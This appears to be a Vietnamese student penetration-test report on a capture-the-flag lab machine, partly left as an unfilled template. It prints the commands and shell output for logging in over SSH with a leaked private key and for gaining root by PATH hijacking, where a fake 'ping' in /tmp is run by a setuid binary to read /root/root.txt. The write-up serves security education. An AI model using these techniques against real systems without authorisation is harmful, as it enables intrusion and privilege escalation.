AltF4

[20521978@gm.uit.edu.vn - Bạch Văn Xuân Thông]

[20521841@gm.uit.edu.vn - Ngô Trần Thái Sơn]

-- Lưu hành nội bộ --

Mục lục

OBJ

OBJ

OBJ

OBJ

OBJ

OBJ

OBJ

OBJ

OBJ

OBJ

OBJ

1.0 Tổng quan

ALTF4 được giao nhiệm vụ thực hiện một bài kiểm tra xâm nhập nội bộ cho hệ thống CNTT đã được chuẩn bị sẵn. Mục tiêu của bài kiểm tra này là thực hiện các cuộc tấn công, tương tự như tấn công của tin tặc và cố gắng xâm nhập vào hệ thống CNTT của tổ chức.

Trong khi thực hiện kiểm tra xâm nhập, có một số lỗ hổng được xác định trên hệ thống CNTT của đơn vị. Khi thực hiện các cuộc tấn công, ALTF4 có thể truy cập vào nhiều máy, chủ yếu là do không cập nhật các bản vá lỗi và cấu hình bảo mật kém. Trong quá trình kiểm thử, ALTF4 có quyền truy cập cấp quản trị vào nhiều máy chủ trong hệ thống. Tất cả máy chủ đều được khai thác thành công và được cấp quyền truy cập. Các máy chủ mà ALTF4 có thể truy cập vào được liệt kê dưới đây

- 192.168.19.20[1-10]

1.1 Khuyến nghị bảo mật

ALTF4 khuyến nghị vá các lỗ hổng được xác định trong quá trình kiểm thử để đảm bảo rằng tin tặc không thể khai thác các máy chủ này trong tương lai. Cần lưu ý rằng các máy chủ này cần được vá thường xuyên và nên duy trì chính sách kiểm tra, vá lỗi định kỳ để phát hiện và ngăn chặn các lỗ hổng mới xuất hiện trong tương lai.

2.0 Phương pháp kiểm thử

ALTF4 đã sử dụng các phương pháp được áp dụng rộng rãi để quá trình kiểm tra thâm nhập đạt được tính hiệu quả trong việc kiểm tra mức độ an toàn của hệ thống CNTT của đơn vị. Dưới đây là sơ lược về cách ALTF4 có thể xác định và khai thác nhiều loại máy chủ và bao gồm tất cả các lỗ hổng riêng lẻ được tìm thấy..

2.1 Thu thập thông tin

Giai đoạn thu thập thông tin của quá trình kiểm thử xâm nhập tập trung vào việc xác định phạm vi kiểm thử. Trong đợt kiểm thử xâm nhập này, ALTF4 được giao nhiệm vụ khai thác vào các máy chủ với địa chỉ IP cụ thể là:

Địa chỉ IP máy kẻ tấn công:

- 192.168.232.134

Địa chỉ IP của máy nạn nhân:

- 192.168.19.20[1-10]

2.2 Kiểm thử xâm nhập

Giai đoạn kiểm thử xâm nhập tập trung vào việc chiếm quyền kiểm soát vào nhiều loại máy chủ. Trong đợt kiểm thử xâm nhập này, ALTF4 đã có thể truy cập thành công vào X trong số Y máy chủ.

2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: 192.168.19.206

Thông tin dịch vụ

Địa chỉ IP	Các port đang mở
192.168.19.206	**TCP:**
	UDP:

Khởi tạo shell với quyền user thường

Lỗ hổng đã khai thác: Alunno User

Giải thích lỗ hổng: Qua việc truy cập vào máy chủ bằng ssh ta có thể chiếm quyền máy chủ


Khuyến nghị vá lỗ hổng: Nên sử dụng private key khó tìm ra

Mức độ ảnh hưởng: [Nghiêm trọng]


Cách thức khai thác:

```
[Lệnh tấn công/mã khai thác]
ssh -i key alunno@192.168.19.206 -p 22
[màu đỏ nếu có thay đổi trong mã khai thác]
```

Trong challenge alunno 4 ta tìm được một đường dẫn khác là ../7uzeri47.alunno.id_rsa



Thử truy cập vào đường dẫn này thì ta nhận được đoạn mã RSA như sau.



Có thể đây là private key để xác thực đăng nhập với máy chủ qua kết nối ssh. Thử truy cập vào máy chủ

```
┌──(root㉿kali)-[~kali/Desktop]
└─# ssh -i sshkey.txt alunno@192.168.19.206 -p 22
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-131-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 12 Nov 2022 02:07:40 PM UTC

  System load:                    0.24
  Usage of /:                     76.4% of 9.75GB
  Memory usage:                   6%
  Swap usage:                     0%
  Processes:                      274
  Users logged in:                1
  IPv4 address for br-240b9497d1aa: 172.18.0.1
  IPv4 address for docker0:       172.17.0.1
  IPv4 address for ens33:         192.168.19.206

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

13 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

New release '22.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Sat Nov 12 13:50:38 2022 from 192.168.19.110
alunno@alunno:~$
```

Đã thành công truy cập máy chủ giờ thì chỉ cần xem trong đây có gì. Kết quả là phát hiện 1 file user.txt thử xem file này và ta tìm được flag của challenge alunno user là InSec{VpxLxW04Dz5apQDYdnfO}.

Hình ảnh minh chứng:

```
alunno@alunno:~$ whoami
alunno
alunno@alunno:~$ ifconfig
br-240b9497d1aa: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
        inet6 fe80::42:98ff:fecd:cdaf  prefixlen 64  scopeid 0x20<link>
        ether 02:42:98:cd:cd:af  txqueuelen 0  (Ethernet)
        RX packets 1381464  bytes 312773453 (312.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 772429  bytes 113407622 (113.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:e6:65:9c:58  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.19.207  netmask 255.255.255.0  broadcast 192.168.19.255
        inet6 fe80::250:56ff:feb7:65b6  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b7:65:b6  txqueuelen 1000  (Ethernet)
        RX packets 5161853  bytes 420611597 (420.6 MB)
        RX errors 0  dropped 7  overruns 0  frame 0
        TX packets 5771625  bytes 598021470 (598.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Nội dung tập tin User.txt:

```
alunno@alunno:~$ cat user.txt
InSec{VpxLxW04Dz5apQDYdnfO}
alunno@alunno:~$ ifconfig
br-240b9497d1aa: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
        inet6 fe80::42:98ff:fecd:cdaf  prefixlen 64  scopeid 0x20<link>
        ether 02:42:98:cd:cd:af  txqueuelen 0  (Ethernet)
        RX packets 1428950  bytes 322697411 (322.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 797428  bytes 117233276 (117.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:e6:65:9c:58  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.19.207  netmask 255.255.255.0  broadcast 192.168.19.255
        inet6 fe80::250:56ff:feb7:65b6  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b7:65:b6  txqueuelen 1000  (Ethernet)
        RX packets 5188294  bytes 424555396 (424.5 MB)
        RX errors 0  dropped 7  overruns 0  frame 0
        TX packets 5820393  bytes 608705295 (608.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Leo thang đặc quyền

Lỗ hổng đã khai thác: Alunno Root

Giải thích lỗ hổng:

Lúc tìm flag5 thì file icheck đã permission denied nên thử xem nó là file gì.

```
alunno@alunno://bin$ file icheck
icheck: setuid executable, regular file, no read permission
alunno@alunno://bin$
```

Thì ra là một file thực thi, thực thi nó luôn xem sao.

```
alunno@alunno://bin$ ./icheck
You need flag 5, 6 and 7 to unlock this binary.
Flag 5:
```

Yêu cầu nhập vào flag 5 6 7 để mở khóa binary gì đấy

```
alunno@alunno://bin$ ./icheck
You need flag 5, 6 and 7 to unlock this binary.
Flag 5: Flag05{6RU27wlR1IStzmK9670Js}
Flag 6: Flag06{OOk6dY82I1iMeR0cShSFD}
Flag 7: Flag07{n56zkU4WVxf9XiwByqkS8}
Binary is unlock. Have fun!

icheck v1.0.0. Check the internet connection with ping.

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
```

Kết quả là nó thực hiện lệnh ping tới 8.8.8.8

Khuyến nghị vá lỗ hổng:

Mức độ ảnh hưởng: [Nghiêm trọng]

Cách thức khai thác:

[Lệnh tấn công/mã khai thác]
echo " whoami; id; cat /root/root.txt" > ping
chmod 777 ping
export PATH=/tmp:$PATH

[Step-by-step cách thức để có quyền truy cập vào máy chủ]

File thực thi này được tạo và thực thi dưới quyền root. Để khai thác thì chúng ta tạo 1 file với nội dung whoami; id; cat root/root.txt và cấp quyền thực thi cho nó (lưu file trong /tmp).

```
alunno@alunno://tmp$ echo "whoami;id;cat /root/root.txt" > ping
alunno@alunno://tmp$ chmod 777ping
chmod: missing operand after ‘777ping’
Try 'chmod --help' for more information.
alunno@alunno://tmp$ chmod 777 ping
alunno@alunno://tmp$
```


Tiếp theo ta sẽ trỏ PATH đến tmp để khi thực thi lệnh ping sẽ thực thi file ping trong tmp với các lệnh đã ghi


```
alunno@alunno://tmp$ echo "whoami;id;cat /root/root.txt" > ping
alunno@alunno://tmp$ chmod 777ping
chmod: missing operand after ‘777ping’
Try 'chmod --help' for more information.
alunno@alunno://tmp$ chmod 777 ping
alunno@alunno://tmp$
```

Quay lại thực thi file icheck thì ta có được flag của alunno root

```
alunno@alunno://bin$ ./icheck
You need flag 5, 6 and 7 to unlock this binary.
Flag 5: Flag05{6RU27wlR1IStzmK9670Js}
Flag 6: Flag06{OOk6dY82I1iMeR0cShSFD}
Flag 7: Flag07{n56zkU4WVxf9XiwByqkS8}
Binary is unlock. Have fun!

icheck v1.0.0. Check the internet connection with ping.

_____________________________________________________

root
uid=0(root) gid=1001(alunno) groups=1001(alunno)
InSec{3IPomfUD1ceEQ1bpBRQxI}
_____________________________________________________

Internet is online.
alunno@alunno://bin$
```

Hình ảnh minh chứng:





Nội dung tập tin Root.txt:

[Hình ảnh chứa nội dung: địa chỉ IP (ipconfig), nội dung tập tin root.txt]

2.3 Duy trì quyền truy cập

Sau khi kiểm soát được các máy chủ, chúng tôi vẫn duy trì được phiên truy cập của mình, nhằm đảm bảo rằng chúng tôi vẫn có thể truy cập lại vào máy chủ bất kỳ lúc nào. Nhiều lỗ hổng chỉ có thể được khai thác một lần duy nhất, vì vậy việc duy trì phiên truy cập vào máy chủ là hết sức cần thiết. ALTF4 đã thêm vào các tài khoản có quyền cao nhất (thuộc các group administrators hoặc sudo) trên các máy chủ mà chúng tôi đã kiểm soát. Ngoài quyền truy cập cao nhất, một shell Metasploit đã được cài đặt trên máy nhằm đảm bảo rằng các quyền truy cập bổ sung sẽ được thiết lập.

2.4 Xóa dấu vết

Giai đoạn xóa dấu vết nhằm đảm bảo rằng các dữ liệu/tài khoản được sinh ra trong quá trình kiểm thử xâm nhập được loại bỏ khỏi máy chủ. Thông thường, các phần nhỏ của công cụ hoặc tài khoản người dùng được để lại trên máy tính của tổ chức, điều này có thể gây ra các vấn đề về bảo mật.

Chúng ta cần phải đảm bảo rằng không để sót lại bất kỳ dấu vết trong quá trình kiểm thử xâm nhập.

Sau khi có được các thông tin có giá trị trên máy chủ của đơn vị, ALTF4 đã xóa tất cả tài khoản và mật khẩu người dùng cũng như các dịch vụ được tạo ra bởi Metasploit.

3.0 Phụ lục

3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt

Địa chỉ IP (Hostname)	Nội dung Bonus	Nội dung user.txt	Nội dung root.txt

- HẾT-